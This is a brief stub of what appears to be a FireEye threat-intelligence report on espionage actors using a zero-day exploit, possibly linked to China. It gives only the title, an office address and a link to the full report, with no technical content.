Espionage Actors Leveraging Zero-Day Exploit to Support Global Operations, Potential China Nexus

5950 Berkshire Lane, Suite 1600 Dallas, TX

75225

For more information please visit: https://intelligence.fireeye.com/reports/22-00013237